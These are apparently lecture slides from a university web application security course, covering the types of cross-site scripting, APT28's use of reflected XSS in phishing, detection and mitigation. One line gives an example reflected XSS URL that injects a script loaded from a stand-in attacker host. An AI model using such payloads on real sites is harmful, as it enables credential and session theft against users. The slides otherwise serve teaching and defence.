



Web Application Security

Part 5

Updated Aug 6, 2026

Presented at SNU Chennai

Sivasubramanian Natarajan

Recommended Text books

- Web Application Security, Andrew Hoffman (O'Reilly)
- Grokking Web application security, Malcom Macdonald (Manning Books)

Recap

Previous class Summary


- Structure of a web application
- Threat Model (DFD, Trust Boundary, Strength/Weakness/Countermeasure)
- Threat Intelligence Platform operations
- Roadmap for the course
- Leveraging MITRE ATT&CK Framework

Hacking Web applications

Cross site Scripting data flow

<https://portswigger.net/web-security/cross-site-scripting>

✉ `https://insecure-website.com/comment?message=<script src=https://evil-user.net/badscript.`



Cross site Scripting XSS

Below is a classification of XSS

- Stored XSS
- Reflected XSS
- DOM XSS

Reflected XSS

- Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request.
- It could be embedded in an email link or something the user clicks on the website inadvertently.

Stored XSS

- Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc.
- The victim then retrieves the malicious script from the server when it requests the stored information.
- Stored XSS is also sometimes referred to as Persistent or Type-II XSS.

DOM XSS

- DOM Based XSS (or as it is called in some texts, “type-0 XSS”) is an XSS attack wherein the attack payload is executed as a result of modifying the DOM “environment” in the victim’s browser used by the original client side script, so that the client side code runs in an “unexpected” manner.
- That is, the page itself (the HTTP response that is) does not change, but the client side code contained in the page executes differently due to the malicious modifications that have occurred in the DOM environment.

Case Study XSS attack

Reference: MITRE : Enterprise Matrice, Tactic: Initial Access, Technique: Drive by compromise

- Adversaries may gain access to a system through a user visiting a website over the normal course of browsing.
- A legitimate website is compromised, allowing adversaries to inject malicious code
- Malicious ads are paid for and served through legitimate ad providers (i.e., Malvertising)
- Built-in web application interfaces that allow user-controllable content are leveraged for the insertion of malicious scripts or iFrames (e.g., cross-site scripting)

<https://attack.mitre.org/techniques/T1189/>

APT 28

Reference:

<https://blog.google/threat-analysis-group/ukraine-remains-russias-biggest-cyber-focus-in-2023/>

- Refer section: FROZENLAKE uses XSS in phishing against Ukrainian users
- In early 2023, another Russian GRU actor TAG tracks as FROZENLAKE (aka APT28) was especially focused on Ukraine. In February and March, they sent multiple large waves of phishing emails to hundreds of users in Ukraine, continuing the group's 2022 focus on targeting webmail users in Eastern Europe.
- Starting in early February 2023 we saw FROZENLAKE using reflected cross-site scripting (XSS) on multiple Ukrainian government websites to redirect users to phishing pages - a new TTP for the group.

Hacker Motives

- Impersonate or masquerade as the victim user.
- Read any data that the user is able to access.
- Capture the user's login credentials.

Detection

<https://attack.mitre.org/detectionstrategies/DET0176/#AN0501>

- Manually testing for reflected and stored XSS normally involves submitting some simple unique input (such as a short alphanumeric string) into every entry point in the application, identifying every location where the submitted input is returned in HTTP responses, and testing each location individually to determine whether suitably crafted input can be used to execute arbitrary JavaScript.
- In this way, you can determine the context in which the XSS occurs and select a suitable payload to exploit it.
- Manual testing can be extremely time-consuming. Burp Suite's web vulnerability scanner combines static and dynamic analysis of JavaScript to reliably automate the detection of DOM-based vulnerabilities.

Mitigation / Countermeasure

- Content Security Policy
- Class discussion <https://blogs.windows.com/msedgedev/2017/03/23/strengthening-microsoft-edge-sandbox/>

